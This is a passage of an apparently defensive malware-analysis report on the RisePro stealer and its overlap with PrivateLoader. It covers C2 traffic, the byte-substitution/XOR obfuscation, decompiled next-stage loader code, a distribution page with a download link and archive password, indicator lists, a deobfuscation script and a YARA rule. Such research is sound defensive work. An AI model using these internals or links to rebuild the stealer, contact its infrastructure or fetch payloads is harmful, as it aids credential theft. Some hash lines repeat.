Ethernet II, Src: c2:64:e7:fe:36:18 (c2:64:e7:fe:36:18), Dst: 0a:ed:88:1e:52:8e (0a:ed:88:1e:52:8e)
Internet Protocol Version 4, Src: 10.127.0.228, Dst: 108.174.200.11
Transmission Control Protocol, Src Port: 49737, Dst Port: 80, Seq: 427891, Ack: 1904, Len: 1083
[294 Reassembled TCP Segments (427742 bytes): #12416(339), #12417(1460), #12418(1460), #12419(1460), #12420(1460), #12421(1460), #12422(14
Hypertext Transfer Protocol
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "---------------------------329261014526085273701083219169"
  [Type: multipart/form-data]
  First boundary: -----------------------------329261014526085273701083219169\r\n
  Encapsulated multipart part:
  Boundary: \r\n-----------------------------329261014526085273701083219169\r\n
  Encapsulated multipart part:  (application/x-zip-compressed)
  Last boundary: \r\n-----------------------------329261014526085273701083219169--
```

Figure 7. Summary of RisePro HTTP communication with its C2

While RisePro communicates over HTTP in JSON format, the exchanged messages are obfuscated, with bytes substitution and a XOR operation.


This obfuscation is interesting because it uses the same byte substitution tables as PrivateLoader. The only difference is the value of the XOR key, PrivateLoader uses the value *0x9d* and RisePro uses *0x36*. The similarity between these two malwares is detailed in the dedicated section (*c.f:.* Similiarities)

Original byte	Replacement byte
0x00	0x80
0x80	0x0a
0x0a	0x01
0x01	0x05
0x05	0xde
0xde	0xfd
0xfd	0xff
0xff	0x55
0x55	0x00

Table 2. Byte substitution

Loader capability

It is likely that RisePro is able to load and execute a next stage, whose configuration is dynamically set by C2 communication on the */get_loader.php* endpoint. This endpoint provides the next payload to execute. As none of the RisePro samples analysed by SEKOIA.IO downloaded a next stage payload or used this functionality, we assess this feature is still under development.



```
lpFile = (LPCSTR)sub_100B38F0(var_filename);
v869 = v993;
v868 = v992;
v867 = v991;
v387 = 1865056570;
v388 = 444092109;
lpOperation.m128i_i64[0] = 0x1A784ECD6F2A813Ai64;
v385 = -1142810902;
v386 = 1642747748;
lpOperation.m128i_i64[1] = 0x61EA5764BBE216EAi64;
v802 = &lpOperation;
v1333.m128i_i64[0] = 0x1A784ECD014FF155i64;
v1333.m128i_i64[1] = 0x61EA5764BBE216EAi64;
v990 = 0;
v866 = 0;
v85 = v1333;
v86 = lpOperation;
v84 = _mm_xor_si128(lpOperation, v1333);// open
lpOperation = v84;
v688 = &lpOperation;
ShellExecuteA(0, lpOperation.m128i_i8, lpFile, 0, 0, 1);
v235[1] = &v47;
sub_100B3CA0(v1217);
sub_10045B70(v47, v48);
```

Figure 8. Analysis of the next stage execution using ShellExecute function from shell32.dll

In case RisePro is configured with a next stage, the PE will be written in the same malware working directory.

Similarities

Code & functionalities

During our investigation, we observed **PrivateLoader** and **RisePro** Stealer’s behaviours partially overlap. Here is a list of specific functionalities shared by the two malware:

- Strings obfuscation technique: (xor operation on 128 bits (representing integer data), pxor) with the same key for a set of functionalities;
- HTTP method and port setup;
- HTTP message **obfuscated** with the same mode (**byte substitution** with same replacement values followed by a **XOR operation**);

The similarity spotted between these two malware is buttressed by the output of Bindiff, which shows more than 30% of code similarity.




Figure 9. Similarity of the function used to set up HTTP port.
RisePro SHA-1: f6f143269c430a30003b9027c0f90f59388d65e4

PrivateLoader SHA-1: d231903de12e11e94f3b52c5b71fe8a6ecf30458

Infrastructure

Starting from PrivateLoader *wfsdragon.]ru* domain, it is possible to pivot on the nameserver of the domain (which is hosted on cloudflare) which return a long list of domain distributing PrivateLoader samples (*cf.*: Annexe: IoCs – Shared domains based on NS) and three domains related to RisePro:

- *m-rise.]pro*
- *my-rise.]pro*
- *myrise.]pro*

PS: The previous query can be improved by a_record:104.21.0.0./16 to filter domains related to RisePro and PrivateLoader on the same NS`

From the list of domains returned by the first query, a new part PL infrastructure could be highlighted by searching domains on this AS containing '*files*'.

Another query used to increase visibility into PrivateLoader infrastructure is to search for URLs with the parameter '*zip?c=*' which translates into the following query: '*entity:url url:".zip?c="' hostname:file'*. Moreover, since early December, the threat actors expanded their infrastructure to include a new pattern for its delivery domain, which can be retrieved with the following query: '*entity:url url:".zip?c=" hostname:soft*'.


NB: A majority of the domains with the 'file' pattern where used during October and November but are down by now.

Besides, the two domains extracted from RisePro samples:

- *gamefilescript.]com*
- *neo-files.]com*

SEKOIA.IO analysts pivot on the whois record with the following virus total query: '*entity:domain (whois:be03d85074711f86 OR whois:b4208f2c291398c5)*' yielding a long list of domain that again contains '*file*'. (*cf.*: Annexe: IoCs – Domains share same whois)

While browsing the domains, it appears there are download link managers, the final payload are password protected archives hosted on compromised WordPress. As shown by figure 10, websites are only used to provide instructions (Download URL and archive password).



File-Space

https://filecryptobur.com/file.zip?c=file.zip

file.zip

Your download link is ready...

If link is not clickable, copy and paste it into the address bar.

https://planinox.eu/wp-content/download/Install.zip?jk=file.zip

PASSWORD: 1234

Figure 10. Example of a distribution website.


The redirect URL to download the malware changed regularly, at least once a day. Most of the distribution domains are now down or for sale, which highlights the volatility of their infrastructure.

The payload available for download on compromised WordPress is PrivateLoader that installs a package of information stealer (RedLine, MixLoader, Vidar, *etc…*) for instance: Tria.ge : 2507f7ca248884372a3088bf6413bd8292f898ca.

Accesses & Support – Contacts

RisePro is available for sale on the Telegram account of the developper: *hxxps://t.]me/RiseProSUPPORT* which is an obfuscated string embedded in the PE. There is also a Telegram channel to interact with infected hosts: *hxxps://t.]me/RisePro* (name: Rise bot). To interact with the host, attackers must provide the bot ID defined by the bot itself, and sent to the C2 during the infection *c.f.*: Table 1, endpoint: */set_file.php* response.

Threat Actors have access to the stolen data on the administration panel hosted at: *hxxps://my-rise.]cc*. To create an account the provided email address must be trusted by the solution. The domain my-rise.cc serves as a front end, and all requests are sent to the subdomain *api.my-rise.]cc*.



Log in

Login in account

Don't you have account yet?

Forgot your password?

Figure 11. Authentication page of the Command and Control panel of RisePro Stealer




Figure 12. Screenshot of the telegram bot used to interact with the infected host

Conclusion

SEKOIA.IO analysts understanding of the threat is that **PrivateLoader is still active** and comes with a set of new capabilities. **Similarities between the stealer and PrivateLoader** could not be ignored and provides additional insight into the threat actor expansion.

SEKOIA.IO analysts first hypothesis is that RisePro Stealer might be a simple **PrivateLoader version** with pre-configured build to download its **own stealer** (*NB: Side note, this version does not use a Dead Drop Resolver technique*). A second hypothesis is that PrivateLoader simply evolved and a different unidentified **PPI vendor provides RisePro** installation via PrivateLoader. At the time of writing, it is not clear whether RisePro is authored by PrivateLoader developers. Another intelligence gap is whether RisePro is offered by the same PPI service as PrivateLoader, or whether PrivateLoader authors maintain links with RisePro authors. SEKOIA.IO analysts will keep tracking this threat to gain more knowledge into this specific question, and welcome any input that could help us to fill the gap. SEKOIA.IO will keep tracking this threat to provide as much as possible information to this question.

IoCs & Technical Details

IoCs

RisePro C2

- 108.174.199.]249
- 108.174.200.]11
- 108.174.198.]132

- my-rise.]cc
- api.my-rise.]cc

Shared domains based on NS

- greatsofteasy.]com
- fixgroupfactor.]com
- webproduct25.]com
- gs24softeasy.]com
- torggissoft.]com
- teleportsoft.]com
- testitsoft.]com
- factor1right.]com
- best24-files.]com
- first-mirror.]com
- elite-hacks.]ru
- jojo-files.]com
- my-rise.]cc
- xx1-files.]com
- hero-files.]com
- my-rise.]pro
- m-rise.]pro
- pu-file.]com
- pickofiles.]com
- vi-files.]com
- qd-file.]com
- uc-files.]com
- myrise.]pro
- uni-files.]com
- fvp-files.]com

Domains sharing same whois

- get-files24.]com
- softs-portal.]com
- boost-files.]com
- files-rate.]com
- get-24files.]com
- upxlead.]com
- gg-download.]com
- files-sender.]com
- rate-files.]com
- gg-loader.]com

- neo-files.]com
- vip-space.c]om
- pin-files.]com

URLs with pattern zip?c=

- filesuk.]com
- filecryptobur.]com
- socialfiletest.]com
- www.filefactory.]com
- vi-files.]com
- pu-file.]com
- topfilesstorage.]com
- clubfiletyc.]com
- filessoftpc.]com
- smartfilegen.]com
- filessite.]com
- speedtestfile.]com
- filesredproflex.]com
- filefactory.]com
- accesstostofilestorage.]com
- getfileasap1.]com
- fileswhiteprosoft.]com
- yfilesstorage1.]com

Samples

- a5076f73a1cfd10fedf1368a26f9f358, 77270de2b41a639e9ca285f9014502a1a5b0b020, c70e26edeacbf1fa052f073959403ee9337a4aed13833553f8a3856fae013c9e
- 76ef5db3addbe357e753de73e7db258e, c126c8cc75f6f6ac4b4af125b85c499814053094, 478e97b727eb82979087c1d4c2450be18c2d3413ca8c648e7e2a067595ef8511
- 9b98ec558eb6fe1e4055d7535e17e37c, 1e416f2c40dfc44e60a65df8fd57524bf8e6f5ad, 5facf25f6b0d35a79444949b3175fabf3d788cbfbbbbb6551a867e1ddceb00a5
- 2ecae8d74f6cedfe5f06fd424c3cdc77, 0812df9653b27d994eb5f62e243a63d3ea28b1ec, 75b395cc766351e6f44f36dcbfdbabc2c4b43ef6fb26f845fb55569a57ebdbdd
- a0dfcfb9936669128353663b82fa01b3, 400d3908600b45a8e27f9133cb4950f1e11d5b8d, 3fea5da905fb8cdb9ef203f85a2b0d37d9cbc8067fbf64d3e1849e84d99de3ee
- e6b0e14676e5b72a638a142e46f658d9, 77723f0e3c933eff00e0ce1c823aee668d5c3bea, 2d34e214cbb14456357d2e3381692d188b1004d8ff26280e430c716e6e3730b6

- ac2eae79e66ddf808900b5e2e261da9b, 69a403b81608457ad7106d4215e48e9207367f66, 49fea24c6d2f6340755a22687a6daf63ff2692fe81e6e067b8b2465bc21f49f9
- 12db8a9a0fb6baec2f801c640a8a4197, afa864c0d0fde050fd0d8694bf895b72d449969b, ae8becfd65df0625c7e4f2069cb57e6f3c022aff24db51666b4d8b8c6ab15a15
- b3fbff1358ce82bc71009634c19ba2bf, 4b3d77895cd313db37793db0e5eb5fa2859c01b2, 28820e270265796566d6651f16651a5fd6c412b9290be07d2829c444d9392a02
- dbe7d59705f5f919cc6354b81d746584, cc6284365d1d47460bed78dce4e237b95166a859, 3e38c14c9a27966b7768fa6a61a0bc86b79fdf8f554d232c26d0a13cd8dcdc36
- 46847232153f38a0326fe0e677a25b9e, f2303a12b73b6b033dde297ef8bdaf3f4cba6864, aa80643e117a896314fe6b1785cb65ab53561f66f5b679ba9f16a05f36e28674
- 319e5fbf83add883095fef277ac8e092, 8ae961c6b93f01bb6d7927223041f2d18ed3a2f9, b295631063a6186a09a9dfee224bca7af6d4ab1650e9d63cdc325cf3fe1cd3d6
- 5ab956806ec2e729b2c9c260ee3139f2, cb80fb19380b3dd20032763daa460af4452eebd7, ffae7d880fcb139d03941e1bc658ce463e179435f438d945c74067fe291beb23
- dbe7d59705f5f919cc6354b81d746584, cc6284365d1d47460bed78dce4e237b95166a859, 3e38c14c9a27966b7768fa6a61a0bc86b79fdf8f554d232c26d0a13cd8dcdc36
- e7cba894426bd9ca2cdc8b6d7ef31aae, 44afc3c4f62f062a746710440dde3ff7f29b4440, ad75f79f985b4ec690fe9280108ae51cec8ef1650581ed4e26497a5e2c2f3ef9
- 5df54fe48769bae887eaacb70eb23742, 0a20d79f8de58a088624f964f448846f5fe74afa, 4107f3166ce3c67f375514ed039d663f197261126724f229e8d3cda2e62728d0
- 0fc293ca3b73d1166ab149213ff1a240, 8b2a98870e2a1bd02bf72fc262068d07e620a233, 440cec1dd86d03c4e9a29a7b297a30a211f17d48828934a5a7121f1f4b97ef43
- 0fc293ca3b73d1166ab149213ff1a240, 8b2a98870e2a1bd02bf72fc262068d07e620a233, 440cec1dd86d03c4e9a29a7b297a30a211f17d48828934a5a7121f1f4b97ef43
- 0fc293ca3b73d1166ab149213ff1a240, 8b2a98870e2a1bd02bf72fc262068d07e620a233, 440cec1dd86d03c4e9a29a7b297a30a211f17d48828934a5a7121f1f4b97ef43
- 5df54fe48769bae887eaacb70eb23742, 0a20d79f8de58a088624f964f448846f5fe74afa, 4107f3166ce3c67f375514ed039d663f197261126724f229e8d3cda2e62728d0
- 0fc293ca3b73d1166ab149213ff1a240, 8b2a98870e2a1bd02bf72fc262068d07e620a233, 440cec1dd86d03c4e9a29a7b297a30a211f17d48828934a5a7121f1f4b97ef43
- 5df54fe48769bae887eaacb70eb23742, 0a20d79f8de58a088624f964f448846f5fe74afa, 4107f3166ce3c67f375514ed039d663f197261126724f229e8d3cda2e62728d0

- 0fc293ca3b73d1166ab149213ff1a240, 8b2a98870e2a1bd02bf72fc262068d07e620a233, 440cec1dd86d03c4e9a29a7b297a30a211f17d48828934a5a7121f1f4b97ef43
- 5df54fe48769bae887eaacb70eb23742, 0a20d79f8de58a088624f964f448846f5fe74afa, 4107f3166ce3c67f375514ed039d663f197261126724f229e8d3cda2e62728d0
- fd1cabdc949d19b07ca9bfa206ae8560, f0eea0d1acca29bc82bcfe94b1ccb28d04581579, 057b33d69a28fb08733bb710ca22036aaee853791b958e8c4e0c81ae5eed6fcd
- 95fa2ab112ca196dfe5bdf0c13dd9396, d1e5ad285bb4506ae77c589682a5bc0a2afdec35, 58b1210213ac1cb9c4efe63d43390dfd43bf094408b16033f176e6700ad0fb29
- 95fa2ab112ca196dfe5bdf0c13dd9396, d1e5ad285bb4506ae77c589682a5bc0a2afdec35, 58b1210213ac1cb9c4efe63d43390dfd43bf094408b16033f176e6700ad0fb29
- 03366311b4fbe98c0a919b210cf2fa2b, c3f5b4a2203bf7769963852070f75ae7540fd180, 9564a7f5d7132fe8a97450e0fa4b628b7d802c885f034dc5d094260ff6a76716

Script

```
import sys
from copy import copy

def deobfuscate(filename: str) -> None:

    print(f"deobfuscate RisePro data: `{filename}`")
    with open(filename, "rb" )as f:
        data = bytearray(f.read())
    data2 = copy(data)
    data2 = replace_all(data, data2, 0x00, 0x80)
    data2 = replace_all(data, data2, 0x80, 0x0a)
    data2 = replace_all(data, data2, 0x0a, 0x01)
    data2 = replace_all(data, data2, 0x01, 0x05)
    data2 = replace_all(data, data2, 0x05, 0xde)
    data2 = replace_all(data, data2, 0xde, 0xfd)
    data2 = replace_all(data, data2, 0xfd, 0xff)
    data2 = replace_all(data, data2, 0xff, 0x55)
    data2 = replace_all(data, data2, 0x55, 0x00)
    unxored = bytearray()
    for byte in data2:
        unxored.append(byte ^ 0x36) # 0x36: RisePro and 0x9d for PrivateLoader
    with open(f"unxored.zip", "wb") as f:
        f.write(unxored)
def replace_all(data: bytearray, data2: bytearray, x: int, y: int) -> bytearray:
    print(f"replace all {hex(x)} by {hex(y)}")
    for index, byte in enumerate(copy(data)):
        if byte == x:
            data2[index] = y
    return data2

if __name__ == "__main__":

    deobfuscate(sys.argv[1])
```

YARAs

```
rule RisePro_stealer {

meta:

     version = "1.0"

     malware = "RisePro"

     description = "RisePro Stealer detection base on deobfuscation routine
repetition"

     source = "SEKOIA.IO"

     classification = "TLP:GREEN"

strings:

      $pxor = {66 0f ef 85}         // invoke xor between key and data

      $mov_dword_ptr1 = {c7 85}     // one way to load data

      $mov_dword_ptr2 = {c7 45}     // one way to load data

condition:

     uint16be(0) == 0x4d5a and #mov_dword_ptr1 > 5000 and #mov_dword_ptr2 > 800 and
#pxor > 1000

}
```

TTPs

Tactic	Technique
Collection	T1213 – Data from Information Repositories
Collection	T1113 – Screen Capture
Credential Access	T1555.004 – Credentials from Password Stores: Windows Credential Manager

Defense Evasion	T1140 – Deobfuscate/Decode Files or Information
Defense Evasion	T1222 – File and Directory Permissions Modification
Defense Evasion	T1027 – Obfuscated Files or Information
Defense Evasion	T1027.005 – Obfuscated Files or Information: Indicator Removal from Tools
Discovery	T1087 – Account Discovery
Discovery	T1083 – File and Directory Discovery
Discovery	T1057 – Process Discovery
Discovery	T1012 – Query Registry
Discovery	T1518 – Software Discovery
Discovery	T1082 – System Information Discovery
Discovery	T1614 – System Location Discovery
Discovery	T1614.001 – System Location Discovery: System Language Discovery
Discovery	T1033 – System Owner/User Discovery
Execution	T1129 – Shared Modules
